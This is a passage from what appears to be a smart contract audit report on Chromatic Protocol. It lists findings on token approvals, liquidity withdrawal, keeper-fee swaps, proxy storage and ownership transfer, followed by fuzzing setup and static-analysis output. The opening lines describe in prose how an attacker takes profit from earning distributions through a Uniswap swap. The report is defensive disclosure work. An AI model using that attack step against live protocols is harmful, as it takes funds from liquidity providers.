- Executes a swap in the Uniswap pool that swaps the WETH for Settlement Tokens, balancing again the Uniswap pool and getting the profit “stolen” from the 2 distribute earning calls.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:L/R:N/S:U (2.5)

Recommendation:

As this issue can only become a real problem in cases where the Keeper Fee is high or in cases where the Uniswap pool has very low liquidity, it is recommended to always ensure that the Keeper Fee is not set to a very high value and that the Uniswap pool has enough liquidity. Moreover, setting an appropriate Earning Distribution Threshold can also avoid this problem.

Remediation Plan:

SOLVED: The Chromatic Protocol team states that they will make sure to follow the different recommendations when setting the Keeper Fee.

4.11 (HAL-11) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS - LOW (2.5)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

In the following contract, a call to approve() is executed using the IERC20 interface:

KeeperFeePayer.sol
- Line 85:
require(IERC20(token).approve(address(uniswapRouter), approve ? type(uint256).max : 0));

In some Ethereum mainnet tokens like USDT their transfer() and approve functions do not return a bool:

Listing 22: USDT token transfer function (Line 126)

```
/**
* @dev transfer token for a specified address
* @param _to The address to transfer to.
* @param _value The amount to be transferred.
*/
function transfer(address _to, uint _value) public onlyPayloadSize
↳ (2 * 32) {
    uint fee = (_value.mul(basisPointsRate)).div(10000);
    if (fee > maximumFee) {
        fee = maximumFee;
    }
    uint sendAmount = _value.sub(fee);
    balances[msg.sender] = balances[msg.sender].sub(_value);
    balances[_to] = balances[_to].add(sendAmount);
    if (fee > 0) {
        balances[owner] = balances[owner].add(fee);
        Transfer(msg.sender, owner, fee);
    }
    Transfer(msg.sender, _to, sendAmount);
}
```

Listing 23: USDT token approve function (Line 199)

```
function approve(address _spender, uint _value) public
↳ onlyPayloadSize(2 * 32) {

    // To change the approve amount you first have to reduce the
↳ addresses`
    //  allowance to zero by calling `approve(_spender, 0)` if it
↳ is not
    //  already 0 to mitigate the race condition described here:
    //  https://github.com/ethereum/EIPs/issues/20#issuecomment
↳ -263524729
    require(!((_value != 0) && (allowed[msg.sender][_spender] !=
↳ 0)));

    allowed[msg.sender][_spender] = _value;
    Approval(msg.sender, _spender, _value);
}
```

IERC20 interface expects a bool as a return of the transfer() and approve() calls. In these situations, if the token used was, for example, a token similar to the USDT mainnet token, the IRC20.transfer() or IRC20.approve() calls would revert.

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to use OpenZeppelin's forceApprove() function instead of approve().

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.


Commit ID: e2a4aa85cfde33384129be744550dc8173df0a57.

4.12 (HAL-12) HIGH PROTOCOL UTILIZATION CAN BLOCK MAKERS FROM WITHDRAWING THEIR LIQUIDITY - INFORMATIONAL (0.0)


Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

As indicated in the Chromatic documentation, when liquidity is utilized from liquidity bins, the utilization is executed starting with the available liquidity in the bin closest to the index price:



Moreover, as also stated in the docs, while the Chromatic Protocol offers the ability to withdraw liquidity, it’s important to note that the process is not always instantaneous. It is necessary to consider the current state of utilization of the bin:



Within the liquidity bin, a portion of the liquidity provided is allocated as maker margin, potentially earmarked for taker's profit based on trading outcomes. This allocation means that you can only withdraw the portion of liquidity that remains unutilized and is freely available for withdrawal.

For example, let's say Alice holds 20 CLB tokens, and she is seeking to reclaim her liquidity.

- However, she discovers that 10 CLB tokens are currently utilized within the bin. Alice can only withdraw the remaining 10 CLB tokens immediately that are not being utilized.
- To ensure a fair and systematic withdrawal process, the Chromatic Protocol adheres to the next oracle round rules.
- For instance, if the next oracle round 1 introduces an additional 2.5 CLB tokens of free liquidity within the bin, Alice can withdraw an amount equivalent to the value of 12.50 CLB tokens, which includes the 10 CLB tokens she previously withdrew plus the additional 2.5 CLB tokens.

Consequently, based on this implementation, it is possible that in periods of high protocol utilization the makers cannot execute a full withdrawal, or that the withdrawals take too long, especially from the lower bins.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

No action is strictly necessary, merely an informational statement.

Remediation Plan:

SOLVED: The Chromatic Protocol team states that the settlement token reservation in the ChromaticLPLogic contract is designed to mitigate this issue along with the purpose of rebalancing.

4.13 (HAL-13) MAKER AND MARKET EARNING DISTRIBUTIONS COULD REVERT IF THE SETTLEMENT TOKEN SWAPPED IS NOT IN ANY UNISWAP POOL - INFORMATIONAL (0.0)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The payKeeperFee() function implemented in the KeeperFeePayer contract performs a swap using Uniswap converting the Settlement Token paid as fee into WETH:

Listing 24: KeeperFeePayer.sol (Line 101)

```
function payKeeperFee(
    address tokenIn,
    uint256 amountOut,
    address keeperAddress
) external returns (uint256 amountIn) {
    require(keeperAddress != address(0));
    uint256 balance = IERC20(tokenIn).balanceOf(address(this));

    amountIn = swapExactOutput(tokenIn, address(this), amountOut,
↳ balance);

    // unwrap
    WETH9.withdraw(amountOut);

    // send eth to keeper
    //slither-disable-next-line arbitrary-send-eth
    bool success = payable(keeperAddress).send(amountOut);
    if (!success) revert KeeperFeeTransferFailure();

    uint256 remainedBalance = IERC20(tokenIn).balanceOf(address(
↳ this));
```

```
    if (remainedBalance + amountIn < balance) revert
↳ InvalidSwapValue();

    SafeERC20.safeTransfer(IERC20(tokenIn), msg.sender,
↳ remainedBalance);
}

/**
 * @dev Executes a Uniswap swap with exact output amount.
 * @param tokenIn The address of the input token.
 * @param recipient The address that will receive the output
↳ tokens.
 * @param amountOut The desired amount of output tokens.
 * @param amountInMaximum The maximum amount of input tokens
↳ allowed for the swap.
 * @return amountIn The actual amount of input tokens used for the
↳  swap.
 */
function swapExactOutput(
    address tokenIn,
    address recipient,
    uint256 amountOut,
    uint256 amountInMaximum
) internal returns (uint256 amountIn) {
    if (tokenIn == address(WETH9)) return amountOut;

    ISwapRouter.ExactOutputSingleParams memory swapParam =
↳ ISwapRouter.ExactOutputSingleParams(
        tokenIn,
        address(WETH9),
        factory.getUniswapFeeTier(tokenIn),
        recipient,
        block.timestamp,
        amountOut,
        amountInMaximum,
        0
    );
    return uniswapRouter.exactOutputSingle(swapParam);
}
```

Although, if the Settlement Token is not part of the Uniswap protocol, this operation will always revert, blocking the distribution of makers and markets.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to ensure that all the Settlement Tokens registered have their corresponding Uniswap pool.

Remediation Plan:

SOLVED: The Chromatic Protocol team states that they will ensure that all the Settlement Tokens registered have their corresponding Uniswap pool.

4.14 (HAL-14) MARKET'S DIAMOND PROXY STORES THE REENTRANCYGUARD STATUS VARIABLE IN THE SLOT 0 - INFORMATIONAL (0.0)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The facets MarketLiquidityFacet, MarketTradeFacet and MarketLiquidateFacet , which are part of any ChromaticMarket diamond contract inherit from the OpenZeppelin's ReentrancyGuard library. This library was not developed to be used with proxies and, consequently, it saves in its storage slot 0 the `uint256 private _status;` variable.

This implementation used in Diamond Proxy facets creates a global lock between the different facets, as was intended and desirable in the first place by the Chromatic development team.

Although, in the realm of smart contracts, and particularly in Solidity, it is essential to emphasize the consideration of storage handling when using proxy contracts.

Primarily, proxy contracts should ideally possess no storage of their own. The reason behind this stems from the fundamental purpose of a proxy contract, which is to delegate calls to an underlying logic contract, hence maintaining minimal functionality itself. This approach simplifies the upgradeability process, as changes to the logic contract do not necessitate modification to the storage layout of the proxy contract.

However, if a proxy contract does require its own storage, it is strongly recommended that the storage slots are positioned randomly or non-consecutively. This tactic mitigates the risk of collision with the storage layout of the logic contract, thereby reducing the potential for critical issues.

Storage collision can occur when the proxy and logic contracts both attempt to access or modify the same storage slot. This can lead to unpredictable behavior, corrupt data, and in the worst-case scenario, make the contract vulnerable to exploits. The EVM does not differentiate storage spaces of different contracts in a delegatecall context. If the storage layouts are not carefully handled, writing to a storage location in the logic contract might unintentionally affect the state of the proxy contract, or vice versa.

With the current implementation, there is no issue as all the facets contains their state stored at random, non-consecutively storage slots except for the Reentrancy Guard state variable which was placed intentionally in the slot 0 to create a global Reentrancy lock.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

It is recommended to consider in future facet additions/upgrades that the slot 0 is currently being used by the ChromaticMarket diamond contract in order to avoid any possible storage collision.

Remediation Plan:

SOLVED: The Chromatic Protocol team intentionally designed the facets' storage this way and states that they will keep in mind this design in future upgrades.

4.15 (HAL-15) DELETE KEYWORD IS USED DIRECTLY IN AN ENUMERABLESET - INFORMATIONAL (0.0)

Commit IDs affected:
- bf98735ed4fd229b5b11e27358797d49583b3f89

Description:

In the LpStateLogic library, the function removeBin() is used to remove a receipt from the LPState, cleaning up associated mappings and sets:

Listing 25: LpStateLogic.sol (Lines 71,72)

```
64 /**
65  * @dev Removes a receipt from the LPState, cleaning up associated
↳  mappings and sets.
66  * @param s_state The storage state of the liquidity provider.
67  * @param receiptId The ID of the Chromatic LP Receipt to be
↳ removed.
68  */
69 function removeReceipt(LPState storage s_state, uint256 receiptId)
↳  internal {
70     ChromaticLPReceipt memory receipt = s_state.getReceipt(
↳ receiptId);
71     delete s_state.receipts[receiptId];
72     delete s_state.lpReceiptMap[receiptId];
73 
74     EnumerableSet.UintSet storage receiptIdSet = s_state.
↳ providerReceiptIds[receipt.provider];
75     //slither-disable-next-line unused-return
76     receiptIdSet.remove(receiptId);
77 }
```

This function makes use of the delete keyword to delete the lpReceiptMap variable, which is a EnumerableSet.UintSet mapping:

Listing 26: LpState.sol (Line 29)

```
 7 /**
 8  * @title LPState
 9  * @dev A struct representing the state of a liquidity provider in the Chromatic Protocol.
10  * @param market Instance of IChromaticMarket representing the associated market.
11  * @param feeRates Array of fee rates for different actions within the liquidity pool.
12  * @param distributionRates Mapping of fee rates to distribution rates for each action.
13  * @param totalRate Total rate representing the sum of fee rates.
14  * @param clbTokenIds Array of CLB token IDs associated with the liquidity pool.
15  * @param receipts Mapping of receipt IDs to ChromaticLPReceipts.
16  * @param lpReceiptMap Mapping of receipt IDs to lpReceiptIds using EnumerableSet.
17  * @param providerReceiptIds Mapping of provider addresses to receipt IDs using EnumerableSet.
18  * @param pendingAddAmount Amount pending for addition to the liquidity pool in settlement token.
19  * @param pendingRemoveClbAmounts Mapping of fee rates to pending amounts for CLB removal.
20  * @param receiptId Current receipt ID for generating new receipts.
21  */
22 struct LPState {
23     IChromaticMarket market;
24     int16[] feeRates;
25     mapping(int16 => uint16) distributionRates;
26     uint256 totalRate;
27     uint256[] clbTokenIds;
28     mapping(uint256 => ChromaticLPReceipt) receipts; // receiptId => receipt
29     mapping(uint256 => EnumerableSet.UintSet) lpReceiptMap; // receiptId => lpReceiptIds
30     mapping(address => EnumerableSet.UintSet) providerReceiptIds; // provider => receiptIds
31     uint256 pendingAddAmount; // in settlement token
32     mapping(int16 => uint256) pendingRemoveClbAmounts; // feeRate => pending remove
33     uint256 receiptId;
34 }
```

As stated in the EnumerableSet.sol#L33-L35 contract trying to delete such a structure from storage will likely result in data corruption, rendering the structure unusable.

In order to clean an EnumerableSet, remove all elements one by one or create a fresh instance using an array of EnumerableSet.

References:

- Example issue

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

No action is strictly necessary, as after using the delete keyword EnumerableSet.value() will return an empty array. Because of this and because the receipt ids are never repeated, meaning that addReceipt() will not be called again with the same Chromatic LP Receipt Id, the issue is not currently exploitable. Although, special care should be taken in future contract upgrades.

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 902ccbc0c71bcc64b46077bde6c842d099344787.

4.16 (HAL-16) LACK OF A DOUBLE-STEP TRANSFEROWNERSHIP PATTERN - INFORMATIONAL (0.0)

Commit IDs affected:
- bf98735ed4fd229b5b11e27358797d49583b3f89:

Description:

The standard OpenZeppelin’s Ownable library allows transferring the ownership of the contract in a single step:

Listing 27: Ownership.sol

```
function transferOwnership(address newOwner) public virtual
↳ onlyOwner {
    if (newOwner == address(0)) {
        revert OwnableInvalidOwner(address(0));
    }
    _transferOwnership(newOwner);
}

/**
 * @dev Transfers ownership of the contract to a new account (`
↳ newOwner`).
 * Internal function without access restriction.
 */
function _transferOwnership(address newOwner) internal virtual {
    address oldOwner = _owner;
    _owner = newOwner;
    emit OwnershipTransferred(oldOwner, newOwner);
}
```

If the nominated EOA account is not a valid account, it is entirely possible that the owner may accidentally transfer ownership to an uncontrolled account, losing the access to all functions with the onlyOwner modifier.

Code Location:

- ChromaticLPRegistry contract.

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:F/S:C (0.0)

Recommendation:

It is recommended to implement a two-step process where the owner nominates an account and the nominated account needs to call an acceptOwnership() function for the transfer of the ownership to fully succeed. This ensures the nominated EOA account is a valid and active account. A good code example could be OpenZeppelin's Ownable2Step contract:

Listing 28: Ownable2Step.sol (Lines 52-56)

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts (last updated v4.8.0) (access/
↳ Ownable2Step.sol)

pragma solidity ^0.8.0;

import "./Ownable.sol";

/**
 * @dev Contract module which provides access control mechanism,
↳ where
 * there is an account (an owner) that can be granted exclusive
↳ access to
 * specific functions.
 *
 * By default, the owner account will be the one that deploys the
↳ contract. This
 * can later be changed with {transferOwnership} and {
↳ acceptOwnership}.
 *
 * This module is used through inheritance. It will make available
↳  all functions
 * from parent (Ownable).
 */
abstract contract Ownable2Step is Ownable {
    address private _pendingOwner;

    event OwnershipTransferStarted(address indexed previousOwner,
↳ address indexed newOwner);

    /**
     * @dev Returns the address of the pending owner.
     */
    function pendingOwner() public view virtual returns (address)
↳ {
        return _pendingOwner;
    }

    /**
     * @dev Starts the ownership transfer of the contract to a new
↳  account. Replaces the pending transfer if there is one.
     * Can only be called by the current owner.
     */
    function transferOwnership(address newOwner) public virtual
↳ override onlyOwner {
        _pendingOwner = newOwner;
        emit OwnershipTransferStarted(owner(), newOwner);
    }

    /**
     * @dev Transfers ownership of the contract to a new account
↳ (`newOwner`) and deletes any pending owner.
     * Internal function without access restriction.
     */
    function _transferOwnership(address newOwner) internal virtual
↳  override {
        delete _pendingOwner;
        super._transferOwnership(newOwner);
    }

    /**
     * @dev The new owner accepts the ownership transfer.
     */
    function acceptOwnership() external {
        address sender = _msgSender();
        require(pendingOwner() == sender, "Ownable2Step: caller is
↳  not the new owner");
```

```
        _transferOwnership(sender);
    }
}
```

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 46873328cb11d71a3724c5d213dba38d62efb3a9.

4.17 (HAL-17) FLOATING PRAGMA - INFORMATIONAL (0.0)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1
- 8085e9fd57b831c9a2a5c4038c87eeb67ba2cafe

Description:

Contracts should be deployed with the same compiler version and flags used during development and testing. Locking the pragma helps to ensure that contracts do not accidentally get deployed using another pragma. For example, an outdated pragma version might introduce bugs that affect the contract system negatively.

Code Location:

All the contracts in the chromatic-protocol/contracts and chromatic-protocol/liquidity-provider repositories are using a floating pragma:
`pragma solidity >=0.8.0 <0.9.0;`

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:U (0.0)

Recommendation:

Consider locking the pragma version in the smart contracts. It is not recommended to use a floating pragma in production.

For example: `pragma solidity 0.8.20;`

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit IDs:

- 341ec598b694e37093f3b85446451fb429dd5b08.
- 341ec598b694e37093f3b85446451fb429dd5b08.

RECOMMENDATIONS OVERVIEW

1. Add the nonReentrant modifier to all the ChromaticVault external functions, especially to the addLiquidity() function.
2. Delete each receipt id individually right after the _claimLiquidity() call, directly in each loop iteration.
3. Delete each receipt id individually right after the _withdrawLiquidityBatch() call, directly in each loop iteration.
4. Add a check to the MarketLiquidityFacet.removeLiquidityBatch() function that ensures that no fees are repeated within the int16[] calldata tradingFeeRates array.
5. Implement a global lock between the ChromaticVault contract and the different ChromaticMarket facets.
6. Avoid registering as a settlement token any ERC777 or any token with on-transfer hooks.
7. Set a gas limit to the try callback in the MarketTradeFacetBase._callClaimPositionCallback() function. The gas limit selected should be enough to handle any legit callback operation, i.e., removing a position id.
8. Add the suggested if code block to the ChromaticVault.onClaimPosition() function.
9. Avoid registering any double entry-point token as a Settlement Token in the Chromatic Protocol.
10. Always ensure that the Keeper Fee is not set to a very high value and that the Uniswap pool has enough liquidity.
11. Use OpenZeppelin's forceApprove() function instead of approve().
12. Ensure that all the Settlement Tokens registered have their corresponding Uniswap pool.
13. Consider in future facet additions/upgrades that the slot 0 is currently being used by the ChromaticMarket diamond contract in order to avoid any possible storage collision.
14. Implement a two-step process where the owner nominates an account and the nominated account needs to call an acceptOwnership() function for the transfer of the ownership to fully succeed.
15. Consider locking the pragma version in the smart contracts.

FUZZ TESTING

FUZZ TESTING

Fuzz testing is a testing technique that involves sending randomly generated or mutated inputs to a target system to identify unexpected behavior or vulnerabilities. In the context of smart contract assessment, fuzz testing can help identify potential security issues by exposing the smart contracts to a wide range of inputs that they may not have been designed to handle.

In this assessment, we conducted comprehensive fuzzing tests on the Chromatic Protocol contracts to assess their resilience to unexpected inputs. Our goal was to identify any potential vulnerabilities or flaws that could be exploited by an attacker or any wrong or unintended logic.

The following section provides a detailed description of the fuzzing methodology we used and the tools we employed. We believe that this information will be useful in helping the development team to understand and address the identified vulnerabilities, thereby improving the overall security posture of the protocol.

Foundry is a smart contract development toolchain, and it was used to perform all the fuzz testing.

6.1 FUZZ TESTING SCRIPTS

In order to perform the fuzz testing, 5 different files were created:

- Fuzzer.sol: Implements the core logic of the fuzzer.
- FuzzHelper.sol: Implements all the wrappers used to call the different functions in the protocol. The whole project deployment is also defined in this file.
- FuzzProperties.sol: Implements all the functions used to test different properties/invariants.
- FuzzRandomizer.sol: Contract used to generate random numbers.
- FuzzStorage.sol: Contract used to hold the storage of the fuzzer.

These files were pushed to the following repository:
Halborn_Chromatic_Fuzzer

6.2 SETUP INSTRUCTIONS

To run the fuzzer a single run:

Listing 29

```
export FUZZ_ENTROPY=$(echo -n $RANDOM);forge test -vvvv --match-contract Fuzzer --match-test test_all_properties
```

To run the fuzzer with 10 runs:

Listing 30

```
for i in `seq 1 10`; do export FUZZ_ENTROPY=$(echo -n $RANDOM); forge test -vv --match-contract Fuzzer --match-test test_all_properties; done
```

AUTOMATED TESTING


7.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIS and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.


Slither results:

- ChromaticMarketFactory.sol



```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- ChromaticMarket.sol



```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- ChromaticVault.sol

  No relevant issues found by Slither.


- CLBToken.sol

  No relevant issues found by Slither.

- KeeperFeePayer.sol


  No relevant issues found by Slither.

- MarketDiamondCutFacet.sol




```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MarketLensFacet.sol




```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MarketSettleFacet.sol



```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MarketLiquidateFacet.sol



```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MarketLiquidityFacet.sol

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MarketStateFacet.sol

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- MarketTradeFacet.sol

```
INFO:Detectors:
BinPositionLib.unrealizedPnl(BinPosition,LpContext).rawPnl (contracts/core/libraries/liquidity/BinPosition.sol#147) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- GelatoLiquidator.sol

```
INFO:Detectors:
AutomateReady._transfer(uint256,address) (contracts/core/automation/gelato/AutomateReady.sol#55-62) sends eth to arbitrary user
        Dangerous calls:
        - (success) = feeCollector.call{value: _fee}() (contracts/core/automation/gelato/AutomateReady.sol#57)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
AutomateReady.constructor(address,address) (contracts/core/automation/gelato/AutomateReady.sol#36-47) ignores return value by (dedicatedMsgSender,None) = IOpsProxyFactory(opsProxyFactoryAddress).getProxyOf(_task
Creator) (contracts/core/automation/gelato/AutomateReady.sol#46)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- GelatoVaultEarningDistributor.sol

```
INFO:Detectors:
AutomateReady._transfer(uint256,address) (contracts/core/automation/gelato/AutomateReady.sol#55-62) sends eth to arbitrary user
        Dangerous calls:
        - (success) = feeCollector.call{value: _fee}() (contracts/core/automation/gelato/AutomateReady.sol#57)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
AutomateReady.constructor(address,address) (contracts/core/automation/gelato/AutomateReady.sol#36-47) ignores return value by (dedicatedMsgSender,None) = IOpsProxyFactory(opsProxyFactoryAddress).getProxyOf(_task
Creator) (contracts/core/automation/gelato/AutomateReady.sol#46)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ChainlinkFeedOracle.sol

  No relevant issues found by Slither.

- ChromaticRouter.sol

  No relevant issues found by Slither.

- ChromaticLens.sol

  No relevant issues found by Slither.

- ChromaticAccount.sol

  No relevant issues found by Slither.

- AccountFactory.sol

  No relevant issues found by Slither.

- ChromaticBP.sol

  No relevant issues found by Slither.

- ChromaticBPFactory.sol

  No relevant issues found by Slither.

- ChromaticLP.sol

  No relevant issues found by Slither.

- ChromaticLPRegistry.sol

  No relevant issues found by Slither.

- ChromaticLPLogic.sol
  No relevant issues found by Slither.
- They send of Ether to an arbitrary destination issue and the unused returns are false positives.
- The uninitialized state variables can also be considered false positives.
- No major issues were found by Slither.

THANK YOU FOR CHOOSING

// HALBORN